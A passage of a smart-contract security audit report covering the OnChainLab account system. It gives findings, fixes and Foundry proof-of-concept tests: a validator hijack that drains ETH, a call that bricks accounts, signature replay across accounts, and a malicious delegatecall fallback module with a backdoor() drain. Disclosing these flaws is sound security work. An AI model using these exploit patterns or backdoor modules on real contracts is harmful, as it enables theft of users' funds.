    return RootValidator(address(rootValidator)).ecdsaValidatorStorage(ocl);
}

/// @notice Demonstrates the validator-hijack drain.
/// 1. Owner mints LabNFT, creates OCL, funds it with 5 ETH.
/// 2. Owner installs an attested permissive executor.
/// 3. Third-party attacker uses the executor to make the OCL call
///    `RootValidator.onInstall(abi.encodePacked(fakeSigner))`.
/// 4. Attacker submits a UserOp signed with their own key - validation
///    recovers the attacker (via FakeSigner.signer()) and succeeds.
/// 5. UserOp drains 5 ETH from the OCL to the attacker.
function test_POC_C1_RootValidatorBindingHijack() public {
    createOclAccount();
    vm.deal(accountProxy, 5 ether);

    assertEq(_readBoundOcl(accountProxy), accountProxy, "binding initially correct");
    assertEq(OnChainLab(payable(accountProxy)).signer(), user1, "owner initially user1");

    _installMockExecutor(accountProxy);

    (address attacker, uint256 attackerKey) = makeAddrAndKey("Attacker");
    FakeSigner fake = new FakeSigner(attacker);

    ExecMode mode = ExecMode.wrap(bytes32(0));
    bytes memory hijackCalldata =
        abi.encodeWithSelector(IModule.onInstall.selector, abi.encodePacked(address(fake)));
    bytes memory exec = ExecLib.encodeSingle(address(rootValidator), 0, hijackCalldata);

    address operator = makeAddr("ExecutorOperator");
    vm.prank(operator);
    mockExecutor.sudoDoExec(IERC7579Account(accountProxy), mode, exec);

    assertEq(_readBoundOcl(accountProxy), address(fake), "binding hijacked to FakeSigner");

    uint256 attackerBalanceBefore = attacker.balance;
    bytes memory drainCall = abi.encodeWithSelector(
        bytes4(keccak256("execute(address,uint256,bytes)")), attacker, 5 ether, bytes("")
    );
    _submitSignedUserOp(accountProxy, drainCall, attackerKey);

    assertEq(accountProxy.balance, 0, "OCL drained to zero");
    assertEq(attacker.balance, attackerBalanceBefore + 5 ether, "attacker received 5 ETH");
}
}

```

Recommended Mitigation: Consider adding:

- Length check surfaces a clear error instead of a panic.
- Self-binding (`onchainlab == msg.sender`) makes the "bound account" claim verifiable — the validator no longer needs to trust the caller's payload.
- `AlreadyInitialized` blocks the rebinding entirely, matching the documented "root validator is permanent" design and aligning with the set-once pattern used by `MoleculeOclDidRegistry::setDerivationConfig`, `LabNFT::setDerivationConfig`, `OclDerivationConfig::setFactory`, and `OnChainLab::initialize`.

```
+ error InvalidInstallData(uint256 length);
+ error InstallSenderMismatch(address caller, address bound);

function onInstall(bytes calldata _data) external payable override {
+   if (_data.length < 20) revert InvalidInstallData(_data.length);
    address payable onchainlab = payable(address(bytes20(_data[0:20])));
+   if (onchainlab != msg.sender) revert InstallSenderMismatch(msg.sender, onchainlab);
+   if (ecdsaValidatorStorage[msg.sender].onchainlab != address(0)) {
+       revert AlreadyInitialized(msg.sender);
+   }
    ecdsaValidatorStorage[msg.sender].onchainlab = onchainlab;
    emit RootValidatorRegistered(onchainlab);
}
```

Molecule: Fixed in commit [33db38b](#).

Cyfrin: Verified.

7.2.2 `RootValidator::onUninstall` lacks access control, permanently bricking the OCL via attested modules

Description: `RootValidator::onUninstall` is external payable with no caller restriction beyond a self-initialized check. Whoever calls it can clear that caller's `ecdsaValidatorStorage` slot.

```
// src/modules/validator/RootValidator.sol:57-61
function onUninstall(bytes calldata) external payable override {
    if (!_isInitialized(msg.sender)) revert NotInitialized(msg.sender); // @audit only checks self-init
    emit RootValidatorUnregistered(ecdsaValidatorStorage[msg.sender].onchainlab);
    delete ecdsaValidatorStorage[msg.sender]; // @audit unconditional clear
}
```

`OnChainLab` itself has **no path** to call this through `OnChainLab::uninstallModule` — that function only handles `MODULE_TYPE_EXECUTOR` and `MODULE_TYPE_FALLBACK`, reverting `InvalidModuleType` for `MODULE_TYPE_VALIDATOR` (`src/OnChainLab.sol:416-433`). So under the documented design the function should be unreachable for any OCL.

But because `RootValidator::onUninstall` accepts any caller, an attested module that can route an external call from the OCL can invoke it directly. Consider the following vector:

- Owner installs an attested executor `E` whose API permits caller-supplied targets (session keys, automation, batchers).
- Attacker calls `E.execute(rootValidator, 0, abi.encodeWithSelector(IModule.onUninstall.selector, bytes(""))) through the OCL's executeFromExecutor.`
- `OnChainLab::executeFromExecutor` $\rightarrow$ `ExecLib::execute` performs an external call to `RootValidator`, so `msg.sender` at the validator is the OCL.
- `_isInitialized(OCL)` is true (the OCL was correctly initialized at creation), so the check passes and `delete ecdsaValidatorStorage[OCL]` clears the binding.
- From now on, every call to `RootValidator::validateUserOp` reads `onchainlabAddr = address(0)`, then attempts `OnChainLab(0).signer()`. Solidity's high-level call inserts an `extcodesize` check on `address(0)`,

which is zero, so the call reverts. `validateUserOp` reverts → `EntryPoint` reverts `handleOps` with `FailedOp`.
Every sponsored UserOp from this point forward fails.

This directly contradicts the documented design in `product-features-and-functionality.md`:

"Root validator is permanent: The default signature checker cannot be removed from an account."

The validator is removable — by anyone with access to a sufficiently-permissive attested module. Note that the legitimate NFT owner can still call `OnChainLab::execute(...)` directly because that path is gated by `onlyEntryPointOwner` and bypasses `validateUserOp`, but the entire ERC-4337 / sponsored / relayed flow is permanently broken with no recovery short of a beacon upgrade.

Impact: Permanent denial of service for every `EntryPoint`-routed `UserOp` on the affected OCL.

Proof of Concept: Run the following test:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.33;

import {OnChainLabTestSetup} from "test/base/OnChainLabTestSetup.sol";
import {OnChainLab} from "src/OnChainLab.sol";
import {RootValidator} from "src/modules/validator/RootValidator.sol";
import {IERC7579Account} from "src/interfaces/IERC7579Account.sol";
import {IModule} from "src/interfaces/IERC7579Modules.sol";
import {ExecLib} from "src/utils/ExecLib.sol";
import {ExecMode} from "src/types/Types.sol";
import {InstallExecutorData} from "src/types/Structs.sol";
import {MODULE_TYPE_EXECUTOR} from "src/types/Constants.sol";
import {PackedUserOperation} from "src/interfaces/PackedUserOperation.sol";
import {IEntryPoint} from "src/interfaces/IEntryPoint.sol";
import {LabNFT} from "src/NFT/LabNFT.sol";
import {ERC1967Proxy} from "@openzeppelin-contracts-5.6.0/proxy/ERC1967/ERC1967Proxy.sol";
import {ERC6551Registry} from "src/core/ERC6551Registry.sol";
import {ERC7484Registry} from "src/ERC7484Registry/ERC7484Registry.sol";
import {MockCallContract} from "test/mock/MockCallContract.sol";
import {MockExecutor} from "test/mock/MockExecutor.sol";
import {MockFallback} from "test/mock/MockFallback.sol";

/// @notice Minimal contract masquerading as an OnChainLab so RootValidator's `signer()` lookup
///         returns an attacker-controlled address. Used by the C-1 PoC to demonstrate that a
///         hijacked binding routes signature recovery against an attacker-chosen owner.
contract FakeSigner {
    address public attackerSigner;

    constructor(address _attacker) {
        attackerSigner = _attacker;
    }

    function signer() external view returns (address) {
        return attackerSigner;
    }
}

/// @title PoC_RootValidator
/// @notice Demonstrates findings C-1 and C-2 from `client/review/RootValidator.md`.
///         RootValidator's `onInstall` and `onUninstall` lack access control. Any attested module
///         that exposes an arbitrary-call surface (e.g., a session-key style executor) lets a
///         caller route the OCL into rebinding (C-1) or clearing (C-2) its own validator binding.
contract PoC_RootValidator is OnChainLabTestSetup {
    bytes32 internal constant ACCOUNT_GAS_LIMITS = bytes32((uint256(1500000) << 128) |
        ↪ uint256(1000000));
    bytes32 internal constant GAS_FEES = bytes32((uint256(1e9) << 128) | uint256(20e9));

    /// @dev Override the parent setUp so the fork pulls the latest block and works with any
```

```

///      public Sepolia RPC (the parent pins a historical block that most public RPCs prune).
///      EntryPoint v0.7 has been deployed on Sepolia for over a year, so any recent block is fine.
function setUp() public override {
    sepoliaFork = vm.createFork(vm.envString("SEPOLIA_RPC"));
    vm.selectFork(sepoliaFork);

    entryPoint = IEntryPoint(payable(0x4337084D9E255Ff0702461CF8895CE9E3b5Ff108));
    assertTrue(address(entryPoint).code.length > 0, "EntryPoint v0.7 must exist on the forked
    ↪ Sepolia block");

    deployer = makeAddr("Deployer");
    (user1, user1PrivateKey) = makeAddrAndKey("User1");
    bundler = makeAddr("Bundler");
    moleculeRegistryAttestor = makeAddr("MoleculeRegistryAttestor");

    vm.startPrank(deployer);
    LabNFT labNftImpl = new LabNFT();
    ERC1967Proxy labNftProxy = new ERC1967Proxy(address(labNftImpl),
    ↪ abi.encodeCall(LabNFT.initialize, (deployer)));
    labNft = LabNFT(address(labNftProxy));
    erc6551Registry = new ERC6551Registry();
    erc7484registry = new ERC7484Registry();
    rootValidator = new RootValidator();
    _deployFactory();
    mockCallContract = new MockCallContract();
    mockExecutor = new MockExecutor();
    mockFallback = new MockFallback();
    mockFallback2 = new MockFallback();
    vm.stopPrank();
}

// =====
// HELPERS
// =====

/// @dev Submit a UserOp signed with the given private key. Returns whether handleOps succeeded.
function _trySubmitSignedUserOp(address account, bytes memory callData, uint256 signerKey)
    internal
    returns (bool ok, bytes32 userOpHash)
{
    uint256 nonce = entryPoint.getNonce(payable(account), 0);
    PackedUserOperation memory userOp = _createUserOp(account, nonce, callData, ACCOUNT_GAS_LIMITS,
    ↪ GAS_FEES);
    userOpHash = entryPoint.getUserOpHash(userOp);
    (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerKey, userOpHash);
    userOp.signature = abi.encodePacked(r, s, v);

    PackedUserOperation[] memory ops = new PackedUserOperation[](1);
    ops[0] = userOp;

    vm.startPrank(bundler);
    vm.deal(bundler, 2 ether);
    entryPoint.depositTo{value: 1 ether}(payable(account));
    vm.recordLogs();
    try entryPoint.handleOps(ops, payable(deployer)) {
        ok = true;
    } catch {
        ok = false;
    }
    vm.stopPrank();
}

/// @dev Asserting variant that requires success.

```

```

function _submitSignedUserOp(address account, bytes memory callData, uint256 signerKey)
    internal
    returns (bytes32 userOpHash)
{
    bool ok;
    (ok, userOpHash) = _trySubmitSignedUserOp(account, callData, signerKey);
    require(ok, "handleOps reverted unexpectedly");
    _assertUserOpSucceeded(userOpHash);
}

/// @dev Install MockExecutor on the OCL via a UserOp signed by user1 (the legitimate owner).
function _installMockExecutor(address account) internal {
    _attestModule(address(mockExecutor), MODULE_TYPE_EXECUTOR);
    bytes memory initData = abi.encode(InstallExecutorData({executorData: abi.encodePacked("ok")}));
    bytes memory installCall = abi.encodeWithSelector(
        IERC7579Account.installModule.selector, MODULE_TYPE_EXECUTOR, address(mockExecutor),
        ↪ initData
    );
    _submitSignedUserOp(account, installCall, user1PrivateKey);
}

/// @dev Read the per-OCL validator binding from RootValidator.
function _readBoundOcl(address ocl) internal view returns (address) {
    return RootValidator(address(rootValidator)).ecdsaValidatorStorage(ocl);
}

/// @notice Attack flow:
///     1. Owner creates OCL, funds it, installs an attested permissive executor.
///     2. Verify a legitimate UserOp succeeds (validation works pre-attack).
///     3. Attacker uses `mockExecutor.sudoDoExec` to make the OCL call
///         `RootValidator.onUninstall("")`. The msg.sender at the validator is the OCL,
///         so `_isInitialized(OCL)` is true and the binding is deleted.
///     4. Subsequent UserOps revert at validation: `OnChainLab(0).signer()` has no
///         code → call reverts → EntryPoint reverts handleOps with FailedOp.
///     5. The OCL is permanently bricked for sponsored UserOps.
///
/// Run: forge test --mt test_POC_BrickOclViaUninstall -vvv
function test_POC_BrickOclViaUninstall() public {
    // ----- Step 1: legitimate setup -----
    createOclAccount();
    vm.deal(accountProxy, 1 ether);
    assertEq(_readBoundOcl(accountProxy), accountProxy, "binding present pre-attack");

    _installMockExecutor(accountProxy);

    // ----- Step 2: confirm a legit UserOp succeeds before the attack -----
    bytes memory legitCall = abi.encodeWithSelector(
        bytes4(keccak256("execute(address,uint256,bytes)")), user1, 0, bytes("")
    );
    _submitSignedUserOp(accountProxy, legitCall, user1PrivateKey);

    // ----- Step 3: route OCL into RootValidator.onUninstall("") -----
    ExecMode mode = ExecMode.wrap(bytes32(0));
    bytes memory uninstallCalldata = abi.encodeWithSelector(IModule.onUninstall.selector,
        ↪ bytes(""));
    bytes memory exec = ExecLib.encodeSingle(address(rootValidator), 0, uninstallCalldata);

    address operator = makeAddr("ExecutorOperator");
    vm.prank(operator);
    mockExecutor.sudoDoExec(IERC7579Account(accountProxy), mode, exec);

    assertEq(_readBoundOcl(accountProxy), address(0), "binding cleared by attacker");
}

```

```

// ----- Step 4: subsequent UserOp by legitimate owner fails -----
(bool ok, bytes32 brickedHash) = _trySubmitSignedUserOp(accountProxy, legitCall,
↳ user1PrivateKey);
assertFalse(ok, "handleOps must revert because validateUserOp reverts");

}
}

```

Recommended Mitigation: The documented design is that the root validator is permanent. Consider simply reverting onUninstall:

```

+ error RootValidatorIsPermanent();

function onUninstall(bytes calldata) external payable override {
-   if (!_isInitialized(msg.sender)) revert NotInitialized(msg.sender);
-   emit RootValidatorUnregistered(ecdsaValidatorStorage[msg.sender].onchainlab);
-   delete ecdsaValidatorStorage[msg.sender];
+   revert RootValidatorIsPermanent();
}

```

If a future protocol version genuinely intends to support validator uninstall (e.g. for permission validators that aren't the root), gate it explicitly to a path that the OCL itself authorizes through `OnChainLab::uninstallModule(MODULE_TYPE_VALIDATOR, ...)` — that path is currently disabled in `OnChainLab.sol:431-433` (`revert InvalidModuleType()`), so any future enable must also tighten this validator-side check.

Molecule: Fixed in commit [f6f774a](#).

Cyfrin: Verified.

7.3 Medium Risk

7.3.1 OnChainLab::isValidSignature raw-hash fallback enables same-chain cross-account ERC-1271 replay

Description: The fallback at line 683-686 calls `SignatureChecker.isValidSignatureNow(owner(), hash, signature)` over the raw hash with no contract-address binding. An EOA owning two LabNFTs has both bound accounts return `0x1626ba7e` for the same (hash, signature) pair - defeating ERC-7739's per-account domain binding.

Files:

src/OnChainLab.sol:671-690.

Impact: Off-chain order books / ERC-1271 consumers that key by (verifying contract, hash) accept the same signature against multiple accounts owned by the same EOA.

Proof of Concept: Run the following test:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.33;

import {OnChainLabTestSetup} from "test/base/OnChainLabTestSetup.sol";
import {OnChainLab} from "src/OnChainLab.sol";
import {IERC1271} from "@openzeppelin-contracts-5.6.0/interfaces/IERC1271.sol";
import {LabNFT} from "src/NFT/LabNFT.sol";
import {CANONICAL_CHAIN_ID} from "src/types/Constants.sol";
import {IEntryPoint} from "src/interfaces/IEntryPoint.sol";
import {ERC1967Proxy} from "@openzeppelin-contracts-5.6.0/proxy/ERC1967/ERC1967Proxy.sol";
import {ERC6551Registry} from "src/core/ERC6551Registry.sol";
import {ERC7484Registry} from "src/ERC7484Registry/ERC7484Registry.sol";
import {RootValidator} from "src/modules/validator/RootValidator.sol";
import {MockCallContract} from "test/mock/MockCallContract.sol";
import {MockExecutor} from "test/mock/MockExecutor.sol";
import {MockFallback} from "test/mock/MockFallback.sol";

contract PoC_NewCrossAccountReplay is OnChainLabTestSetup {
    bytes4 internal constant ERC1271_MAGIC = IERC1271.isValidSignature.selector;

    function setUp() public override {
        sepoliaFork = vm.createFork(vm.envString("SEPOLIA_RPC"));
        vm.selectFork(sepoliaFork);

        entryPoint = IEntryPoint(payable(0x4337084D9E255Ff0702461CF8895CE9E3b5Ff108));
        assertTrue(address(entryPoint).code.length > 0);

        deployer = makeAddr("Deployer");
        (user1, user1PrivateKey) = makeAddrAndKey("User1");
        bundler = makeAddr("Bundler");
        moleculeRegistryAttestor = makeAddr("MoleculeRegistryAttestor");

        vm.startPrank(deployer);
        LabNFT labNftImpl = new LabNFT();
        ERC1967Proxy labNftProxy = new ERC1967Proxy(address(labNftImpl),
            abi.encodeCall(LabNFT.initialize, (deployer)));
        labNft = LabNFT(address(labNftProxy));
        erc6551Registry = new ERC6551Registry();
        erc7484registry = new ERC7484Registry();
        rootValidator = new RootValidator();
        _deployFactory();
        mockCallContract = new MockCallContract();
        mockExecutor = new MockExecutor();
        mockFallback = new MockFallback();
    }
}
```

```

    mockFallback2 = new MockFallback();
    vm.stopPrank();
}

/// @notice Demonstrates that one raw-hash ECDSA signature signed by Alice
///         validates against TWO different OCL addresses she owns.
function test_PoC_SameChainCrossAccountReplay() public {
    // Pin canonical chain so block.chainid == CANONICAL_CHAIN_ID throughout.
    vm.chainId(CANONICAL_CHAIN_ID);

    // Step 1: Alice mints two LabNFTs and creates two bound OCLs.
    // Both OCLs have owner() == Alice, but DIFFERENT addresses.
    vm.startPrank(user1);
    (address oclA, uint256 tokenIdA) = _mintAndCreateAccount(user1, bytes32(0));
    (address oclB, uint256 tokenIdB) = _mintAndCreateAccount(user1, bytes32(0));
    vm.stopPrank();

    // Sanity: different tokenIds, different OCL addresses, same owner.
    assertEquals(tokenIdA, 0, "first tokenId is 0");
    assertEquals(tokenIdB, 1, "second tokenId is 1");
    assertTrue(oclA != oclB, "OCL_A and OCL_B are different addresses");
    assertEquals(OnChainLab(payable(oclA)).owner(), user1, "OCL_A.owner() = Alice");
    assertEquals(OnChainLab(payable(oclB)).owner(), user1, "OCL_B.owner() = Alice");

    // Step 2: Alice signs ONE raw hash with her single key.
    bytes32 hashMsg = keccak256("authorize transfer of 1 ETH from this OCL");
    (uint8 v, bytes32 r, bytes32 s) = vm.sign(user1PrivateKey, hashMsg);
    bytes memory sig = abi.encodePacked(r, s, v);

    // Step 3: Alice intends this signature for OCL_A. It validates correctly.
    bytes4 resultA = OnChainLab(payable(oclA)).isValidSignature(hashMsg, sig);
    assertEquals(resultA, ERC1271_MAGIC, "OCL_A validates Alice's intended signature");

    // Step 4: The exact same (hashMsg, sig) pair is valid against OCL_B too.

    bytes4 resultB = OnChainLab(payable(oclB)).isValidSignature(hashMsg, sig);
    assertEquals(
        resultB,
        ERC1271_MAGIC,
        "BUG: same signature ALSO validates against OCL_B - cross-account replay"
    );
}
}

```

Recommended Mitigation: Wrap the hash with `keccak256(abi.encode(block.chainid, address(this), hash))` before recovery.

Molecule: Fixed in commit [3341898](#).

Cyfrin: Verified.

7.3.2 OnChainLab::fallback CALLTYPE_DELEGATECALL module survives NFT transfer, allowing arbitrary OCL storage rewrites and ETH drain by the new owner

Description: `OnChainLab::installModule` permits installation of fallback handlers with `CALLTYPE_DELEGATECALL`. The selector → module mapping is stored in `SelectorManager`'s named storage slot and is **not cleared on NFT transfer**. After ownership transfer, the new owner inherits whatever fallback selectors the previous owner installed. When a `UserOp` hits a configured selector, `OnChainLab::fallback` dispatches the call via `delegatecall`, executing the module's bytecode in the OCL's storage context.

```
// OnChainLab.sol:186-235
fallback() external payable {
    state++;
    emit StateUpdated(state);
    SelectorConfig memory config = _selectorConfig(msg.sig);
    // ...
    if (config.callerPolicy == CallerPolicy.ENTRYPOINT_ONLY) {
        if (msg.sender != address(ENTRYPOINT)) revert InvalidCaller();
    }
    address fallbackModule = config.module;
    registry.check(fallbackModule, MODULE_TYPE_FALLBACK);

    if (config.callType == CALLTYPE_SINGLE) {
        (success, result) = ExecLib.doFallback2771Call(config.module);
    } else if (config.callType == CALLTYPE_DELEGATECALL) {
        (success, result) = ExecLib.executeDelegatecall(config.module, msg.data); // @audit module runs
        ↪ in OCL's storage context
    }
    // ...
}
```

SelectorManager::_installSelector accepts CALLTYPE_DELEGATECALL without restriction:

```
// SelectorManager.sol:55-82
function _installSelector(
    bytes4 selector, address module, CallType callType,
    CallerPolicy callerPolicy, bytes memory selectorData, bool overwrite
) internal {
    // ...
    if (callType == CALLTYPE_SINGLE) {
        IModule(module).onInstall(selectorData);
    } else if (callType != CALLTYPE_DELEGATECALL) {
        // No need to call onInstall for delegatecall...
        revert InvalidCallType();
    }
    ss.module = module; // @audit no installer/owner-at-install binding
    ss.callType = callType;
    ss.callerPolicy = callerPolicy;
    // ...
}
```

SelectorConfig does not track who installed the module or the OCL's signer() at install time. At dispatch time, OnChainLab::fallback does not verify that the current NFT owner authorized this module — it only checks attestation and caller policy. Since LabNFT transfers do not invoke any OCL-side hook to clear selector storage, every fallback configured by the seller continues to dispatch under the buyer's ownership.

When CALLTYPE_DELEGATECALL is used, the module's code runs with `address(this) == OCL`, full read/write access to every OCL storage slot, and full control of the OCL's ETH balance.

Files:

src/OnChainLab.sol:380-403, 186-235, src/core/SelectorManager.sol:55-82.

Impact: A seller can install a malicious DELEGATECALL fallback module on their OCL before listing the LabNFT. After the buyer takes ownership, any UserOp hitting the configured selector executes seller-controlled code in the buyer's OCL storage context. The malicious module can:

- Drain the OCL's entire ETH balance.
- Overwrite any storage slot — state, registry, _validationStorage().rootValidator, executor mappings, future-upgrade slots.
- Issue external calls from the OCL's address (token approvals, NFT transfers, governance votes).

The drain is buyer-induced — it requires a UserOp via the EntryPoint hitting the magic selector — but the trigger surface is broader than deliberate phishing. Any DeFi integration, ERC-7579 fallback handler dispatch, or marketplace flow that calls the OCL directly with a non-native selector lights up the backdoor. Because `OnChainLab::installModule` does not increment state (separately documented), the buyer's pre-purchase state snapshot does not reveal the install — the buyer has no documented integrity signal showing the OCL was tampered with.

Loss equals 100% of the OCL's value at the time the buyer triggers the magic selector.

Proof of Concept: Add the following test:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.33;

import {OnChainLabTestSetup} from "test/base/OnChainLabTestSetup.sol";
import {OnChainLab} from "src/OnChainLab.sol";
import {ExecLib} from "src/utils/ExecLib.sol";
import {ExecMode, CallType, CallerPolicy} from "src/types/Types.sol";
import {CALLTYPE_DELEGATECALL, MODULE_TYPE_FALLBACK} from "src/types/Constants.sol";
import {InstallFallbackData} from "src/types/Structs.sol";
import {PackedUserOperation} from "src/interfaces/PackedUserOperation.sol";
import {IERC7579Account} from "src/interfaces/IERC7579Account.sol";
import {ERC7484Registry} from "src/ERC7484Registry/ERC7484Registry.sol";
import {IEntryPoint} from "src/interfaces/IEntryPoint.sol";
import {LabNFT} from "src/NFT/LabNFT.sol";
import {ERC1967Proxy} from "@openzeppelin-contracts-5.6.0/proxy/ERC1967/ERC1967Proxy.sol";
import {ERC6551Registry} from "src/core/ERC6551Registry.sol";
import {RootValidator} from "src/modules/validator/RootValidator.sol";
import {MockCallContract} from "test/mock/MockCallContract.sol";
import {MockExecutor} from "test/mock/MockExecutor.sol";
import {MockFallback} from "test/mock/MockFallback.sol";

/// @notice Malicious fallback that delegate-calls into the OCL and writes the seller's
///         beneficiary into a chosen storage slot, then transfers ETH to attacker sink.
///         Storage layout matches OCL: slot for state at index 0 (after immutables).
contract MaliciousDelegatecallFallback {
    /// @dev Sink is `immutable` - baked into bytecode (CODECOPY), so delegatecall preserves access.
    address public immutable ATTACKER_SINK;

    constructor(address _sink) {
        ATTACKER_SINK = _sink;
    }

    function isModuleType(uint256 typeId) external pure returns (bool) {
        return typeId == 3; // MODULE_TYPE_FALLBACK
    }

    function isInitialized(address) external pure returns (bool) {
        return true;
    }

    function onInstall(bytes calldata) external payable {}
    function onUninstall(bytes calldata) external payable {}

    /// @notice When invoked via OCL fallback with CALLTYPE_DELEGATECALL, this runs in OCL's
    ///         storage context. address(this) = OCL. balance() = OCL.balance.
    ///         ATTACKER_SINK is bytecode-immutable, so it's preserved across delegatecall.
    function backdoor() external returns (uint256) {
        uint256 balance = address(this).balance;
        (bool ok,) = ATTACKER_SINK.call{value: balance}("");
        require(ok, "drain failed");
        return balance;
    }
}
```

```

}

contract PoC_DelegateFallback is OnChainLabTestSetup {
    bytes32 internal constant ACCOUNT_GAS_LIMITS = bytes32((uint256(1500000) << 128) |
    ↪ uint256(1000000));
    bytes32 internal constant GAS_FEES = bytes32((uint256(1e9) << 128) | uint256(20e9));

    function setUp() public override {
        sepoliaFork = vm.createFork(vm.envString("SEPOLIA_RPC"));
        vm.selectFork(sepoliaFork);

        entryPoint = IEntryPoint(payable(0x4337084D9E255Ff0702461CF8895CE9E3b5Ff108));
        assertTrue(address(entryPoint).code.length > 0);

        deployer = makeAddr("Deployer");
        (user1, user1PrivateKey) = makeAddrAndKey("User1");
        bundler = makeAddr("Bundler");
        moleculeRegistryAttestor = makeAddr("MoleculeRegistryAttestor");

        vm.startPrank(deployer);
        LabNFT labNftImpl = new LabNFT();
        ERC1967Proxy labNftProxy = new ERC1967Proxy(address(labNftImpl),
        ↪ abi.encodeCall(LabNFT.initialize, (deployer)));
        labNft = LabNFT(address(labNftProxy));
        erc6551Registry = new ERC6551Registry();
        erc7484registry = new ERC7484Registry();
        rootValidator = new RootValidator();
        _deployFactory();
        mockCallContract = new MockCallContract();
        mockExecutor = new MockExecutor();
        mockFallback = new MockFallback();
        mockFallback2 = new MockFallback();
        vm.stopPrank();
    }

    function _submitUserOp(address account, bytes memory callData, uint256 signerKey)
        internal
        returns (bytes32 userOpHash)
    {
        uint256 nonce = entryPoint.getNonce(payable(account), 0);
        PackedUserOperation memory userOp = _createUserOp(account, nonce, callData, ACCOUNT_GAS_LIMITS,
        ↪ GAS_FEES);
        userOpHash = entryPoint.getUserOpHash(userOp);
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerKey, userOpHash);
        userOp.signature = abi.encodePacked(r, s, v);
        PackedUserOperation[] memory ops = new PackedUserOperation[](1);
        ops[0] = userOp;
        vm.startPrank(bundler);
        vm.deal(bundler, 2 ether);
        entryPoint.depositTo{value: 1 ether}(payable(account));
        vm.recordLogs();
        entryPoint.handleOps(ops, payable(deployer));
        vm.stopPrank();
    }

    function test_PoC_DelegatecallFallbackSurvivesNftTransfer() public {
        (address buyer,) = makeAddrAndKey("Buyer");
        address attackerSink = makeAddr("AttackerSink");

        // Seller mints + creates account
        vm.startPrank(user1);
        labNft.mint(user1);
        accountProxy = _createAndInitializeAccount(bytes32(0), 0, true);
    }
}

```

```

vm.stopPrank();

vm.deal(accountProxy, 5 ether);
OnChainLab ocl = OnChainLab(payable(accountProxy));

// Deploy malicious delegatecall fallback module
MaliciousDelegatecallFallback malModule = new MaliciousDelegatecallFallback(attackerSink);

// Seller (canonical attester path) - for this PoC use the canonical attester directly
// since this finding is about the DELEGATECALL surface, not attester rotation.
vm.prank(moleculeRegistryAttestor);
ERC7484Registry(address(erc7484registry)).attest(
    address(malModule), MODULE_TYPE_FALLBACK, 0, bytes("")
);

// Install with CALLTYPE_DELEGATECALL on the `backdoor()` selector
bytes4 backdoorSel = MaliciousDelegatecallFallback.backdoor.selector;
bytes memory initData = abi.encode(
    InstallFallbackData({
        selector: backdoorSel,
        callType: CALLTYPE_DELEGATECALL,
        callerPolicy: CallerPolicy.ENTRYPOINT_ONLY,
        overwrite: false,
        selectorData: bytes("")
    })
);
bytes memory installCallData = abi.encodeWithSelector(
    bytes4(keccak256("installModule(uint256,address,bytes)")),
    MODULE_TYPE_FALLBACK,
    address(malModule),
    initData
);
bytes32 installHash = _submitUserOp(accountProxy, installCallData, user1PrivateKey);
_assertUserOpSucceeded(installHash);

assertTrue(
    ocl.isModuleInstalled(MODULE_TYPE_FALLBACK, address(malModule),
        ↪ abi.encodePacked(backdoorSel)),
    "DELEGATECALL fallback module installed"
);

// STEP: NFT transfer
vm.prank(user1);
labNft.safeTransferFrom(user1, buyer, 0);
assertEq(labNft.ownerOf(0), buyer, "buyer owns NFT");

// CHECK: Module is still installed for the buyer
assertTrue(
    ocl.isModuleInstalled(MODULE_TYPE_FALLBACK, address(malModule),
        ↪ abi.encodePacked(backdoorSel)),
    "Fallback module SURVIVED NFT transfer"
);

// Buyer (or attacker via UserOp from buyer's key, or any UserOp the buyer signs)
// triggers the backdoor selector. This routes through OCL.fallback ExecLib.executeDelegatecall
// + seller's malModule.backdoor() runs in OCL's storage context + drains OCL ETH.
//
// To trigger fallback() with the backdoor selector, we send a UserOp where callData =
    ↪ backdoorSel
// and the EntryPoint as caller satisfies ENTRYPOINT_ONLY policy.

// For simplicity: route a UserOp whose calldata IS the backdoor selector.
// The EntryPoint will call OCL with that calldata; OCL.fallback fires (selector not on OCL).

```

```

bytes memory backdoorCallData = abi.encodeWithSelector(backdoorSel);

// Buyer's signing key - but buyer wasn't given a key. Use a key bound to the new owner.
(address buyerWithKey, uint256 buyerKey) = makeAddrAndKey("Buyer");
// Re-transfer NFT to the keyed buyer.
vm.prank(buyer);
labNft.transferFrom(buyer, buyerWithKey, 0);
assertEq(ocl.signer(), buyerWithKey, "OCL signer = keyed buyer");

uint256 sinkBalanceBefore = attackerSink.balance;
uint256 oclBalanceBefore = accountProxy.balance;
assertEq(oclBalanceBefore, 5 ether, "OCL still holds 5 ETH");

// Submit the trigger UserOp signed by the new owner.
bytes32 triggerHash = _submitUserOp(accountProxy, backdoorCallData, buyerKey);
_assertUserOpSucceeded(triggerHash);

// Verify drain
assertEq(attackerSink.balance, sinkBalanceBefore + 5 ether, "Sink received 5 ETH (drained)");
assertEq(accountProxy.balance, 0, "OCL drained via DELEGATECALL fallback");
}
}

```

Recommended Mitigation: Disallow CALLTYPE_DELEGATECALL for fallback modules entirely (recommended for v1), OR clear all installed modules on detected NFT-owner change.

Molecule: Fixed in [c1449de](#).

Cyfrin: Verified.

7.3.3 OnchainLab::uninstallModule allows uninstalling Executors that are not installed, breaking EIP-7579

Description: In `uninstallModule`, the `MODULE_TYPE_EXECUTOR` branch calls `_clearExecutorData(IExecutor(module))` and then, when `shouldCallOnUninstall` is true, `ModuleLib.uninstallModule(module, deInitData)` without first checking that the executor is actually installed.

`ExecutorManager._clearExecutorData` only sets `config.installed = false` and does not revert if the executor was never installed. By contrast, the `MODULE_TYPE_FALLBACK` path validates state before clearing: it derives the module from storage via `_clearSelectorData(selector)` and reverts with `InvalidSelector` if the selector is not bound to the given module (and if `target == address(0)`).

As a result, a call routed through the `EntryPoint` can “uninstall” an executor address that was never installed: storage may already be `installed == false`, yet the account can still execute an external `onUninstall` on that address and emit `ModuleUninstalled`. That does not match the usual ERC-7579 expectation that uninstalling a module that is not installed should fail (revert), and it can desynchronize on-chain state, events, and off-chain indexers from the true installation set.

This violates EIP7579 standards where the wallet should not be able to uninstall a module that is not installed

<https://eips.ethereum.org/EIPS/eip-7579#account>

```

/**
 * @dev Uninstalls a Module of a certain type on the smart account
 * @param moduleId the module type ID according the ERC-7579 spec
 * @param module the module address
 * @param deInitData arbitrary data that may be required on the module during `onInstall`
 * initialization.
 *
 * MUST implement authorization control
